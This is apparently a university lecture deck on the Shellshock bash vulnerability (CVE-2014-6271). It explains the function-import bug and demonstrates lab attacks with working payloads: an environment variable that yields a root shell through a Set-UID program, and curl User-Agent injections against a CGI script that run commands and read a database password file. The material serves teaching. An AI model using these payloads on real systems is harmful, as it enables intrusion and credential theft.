SHELLSHOCK ATTACKS

CS44500 Computer Security

Outline

- Shell Functions
- Shellshock Vulnerability
- Shellshock Attacks

Background: Shell Functions

- **Shell program** is a **command-line interpreter** in operating systems
  - Provides an **interface** between the user and operating system
  - **Different** types of shell : sh, bash, csh, zsh, windows powershell etc
- **Bash** shell is one of the most popular shell programs in the Linux OS
- The **shellshock vulnerability** are related to shell functions.

```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Passing Shell Function to Child Process

Approach 1: Define a function in the parent shell, export it, and then the child process will have it. Here is an example:

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

There should be space between () and {

displays function if it exits

Passing Shell Function to Child Process

Approach 2: Define an environment variable. It will become a function definition in the child bash process.

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash    ← Run bash in a child process.
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Passing Shell Function to Child Process

- Both approaches are **similar**. They both use **environment variables**.
- Procedure:
  - In the first approach, When the parent shell creates a new process, it passes each **exported function definition** as an environment variable.
  - If the child process runs bash, the bash program will **turn** the environment variable back to a function definition, just like what is defined in the second method.
- The second method does not require the parent process to be a shell process.
- Any process that needs to pass a function definition to the child bash process can **simply** use environment variables.

Outline

- Shell Functions
- **Shellshock Vulnerability**
- Shellshock Attacks

Shellshock Vulnerability

- Vulnerability named Shellshock or bashdoor was publicly release on September 24, 2014. This vulnerability was assigned CVE-2014-6271.
- This vulnerability exploited a mistake made by bash when it converted environment variables to function definition.
- The bug found has existed in the GNU bash source code since August 5, 1989.
- After the identification of this bug, several other bugs were found in the widely used **bash** shell.
- Shellshock refers to the family of the security bugs found in bash.

Shellshock Vulnerability

- **Parent process** can pass a **function definition** to a **child shell** process via an environment variable
- Due to a bug in the parsing logic, bash executes some of the command(s) contained in the variable

```
seed@ubuntu:$ foo='() { echo "hello world"; }; echo "extra";'
seed@ubuntu:$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:$ export foo
seed@ubuntu:$ bash
extra          ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```


Extra command

Mistake in the Bash Source Code

- The shellshock bug starts in the variables.c file in the bash source code
- The code **snippet** relevant to the mistake:

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&     ①
          STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                ②
                     SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

Mistake in the Bash Source Code


- In this code, at Line ①, bash checks if there is an exported function by checking whether the value of an environment variable **starts with** "**() {**" or not. Once found, bash **replaces** the "**=**" with a space.
- Bash then calls the function **`parse_and_execute()`** (Line②) to parse the function definition. Unfortunately, this function can parse other shell commands, not just function definition
- If the string is a function definition, the function will only parse it and not execute it
- If the string contains a shell **command**, the function will execute it.

Mistake in the Bash Source Code

```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- For Line A, bash identifies it as a function because of the leading "() {" and **converts** it to Line B
- We see that the string now becomes **two** commands.
- Now, `parse_and_execute()` will execute **both** commands
- **Consequences:**
  - Attackers can get a process to run **their** commands
  - If the target process is a server process or runs with a privilege, security breaches can occur

Exploiting the Shellshock Vulnerability



Two conditions are needed to exploit the vulnerability:

1) The target process should run bash
2) The target process should get untrusted user inputs via environment variables

Outline

- Shell Functions
- Shellshock Vulnerability
- **Shellshock Attacks**

Shellshock Attacks

- Set-UID Programs
- CGI Programs (Common Gateway Interface)

Shellshock Attack on Set-UID Programs

In the following example, a Set-UID root program will start a bash process when it executes the program /bin/ls via the system() function. The environment set by the attacker will lead to unauthorized commands being executed

Setting up the vulnerable program


- Program uses the system() function to run the /bin/ls command
- This program is a Set-UID root program
- The system() function actually uses fork() to create a child process, then uses execl() to execute the /bin/sh program. Note: execl() automatically inherits the environment of the parent process.

```
#include <stdio.h>
void main()
{
   setuid(geteuid());
   system("/bin/ls -l");
}
```

Shellshock Attack on Set-UID Programs

```
$ cat vul.c
#include <stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

Execute normally



The program is going to invoke the vulnerable bash program. Based on the shellshock vulnerability, we can simply construct a function declaration.

Shellshock Attacks

- Set-UID Programs
- **CGI Programs**

Shellshock Attack on CGI Programs

- Common gateway interface (CGI) is utilized by **web servers** to run executable programs that **dynamically** generate web pages.
- Many CGI programs use **shell scripts**. If **bash** is used, they may be subject to the Shellshock attack.

Shellshock Attack on CGI Programs: Setup


- We set up **two** containers for this experiment and write a very **simple** CGI program (test.cgi). One for attacker(10.0.2.6) and one for the victim (10.0.2.5). It is written using bash shell script.

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

- We need to place this CGI program in the victims server's /usr/lib/cgi-bin directory and make it executable. We can use curl to interact with it.

```
$ curl http://10.0.2.5/cgi-bin/test.cgi

Hello World
```

How Web Server Invokes CGI Programs



- When a user sends a CGI URL to the Apache web server, Apache will examine the request.
- If it is a CGI request, Apache will use fork() to start a new process and then use the exec() functions to execute the CGI program.
- Because our CGI program starts with "**#! /bin/bash**", exec() actually executes /bin/bash, which then runs the shell script.

How Use Data Get Into CGI Programs

- When Apache creates a child process, it provides all the **environment variables** for the bash programs.

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "** Environment Variables *** "
strings /proc/$$/environ
```

```
$ curl -v http://10.0.2.5/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent: curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
> Host: 10.0.2.5
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
libidn/1.23 librtmp/2.3
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

Using curl to get the http request and response

Pay attention to these two: they are the same: data from the client side gets into the CGI program's environment variable!

How Use Data Get Into CGI Programs

- We can use the "-A" option of the command line tool "curl" to change the user-agent field to whatever we want.

```
$ curl -A "test" -v http://10.0.2.5/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent:  test
> Host: 10.0.2.5
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

Launching the Shellshock Attack

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain;
                              echo; /bin/ls -l"
                               http://10.0.2.5/cgi-bin/test.cgi
total 7976
lrwxrwxrwx 1 root root      29 Sep 15  2013 php -> /.../php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep  4  2014 php5
-rwxr-xr-x 1 root root     113 Mar  2 20:01 test.cgi
```

- Our `/bin/ls` command gets executed.
- By default web servers run with the **www-data** user ID in Ubuntu. Using this privilege , we cannot take over the server, but there a few damaging things we can do.


Shellshock Attack: Steal Passwords

- When a web application connects to its **back-end databases**, it needs to provide login passwords. These passwords are usually hard-coded in the program or stored in a configuration file. The web server in our ubuntu VM hosts several web applications, most of which use database.
- For example, we can get passwords from the following two files:
  - /var/www/SQL/collabtive/config/standard/config.php
  - /var/www/SeedElgg/engine/settings.php
- Let's steal them

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
      /bin/cat /var/www/SQL/Collabtive/config/standard/config.php"
      http://10.0.2.5/cgi-bin/test.cgi
<?php
$db_host = 'localhost';
$db_name = 'sql_collabtive_db';
$db_user = 'root';
$db_pass = 'seedubuntu';
?>
```


Reverse Shell

A remote shell refers to any method used to run commands or control a target system remotely. It includes methods like ssh, rsh connections.




Reverse Shell

A remote shell refers to any method used to run commands or control a target system remotely. It includes methods like ssh, rsh connections.



Reverse Shell

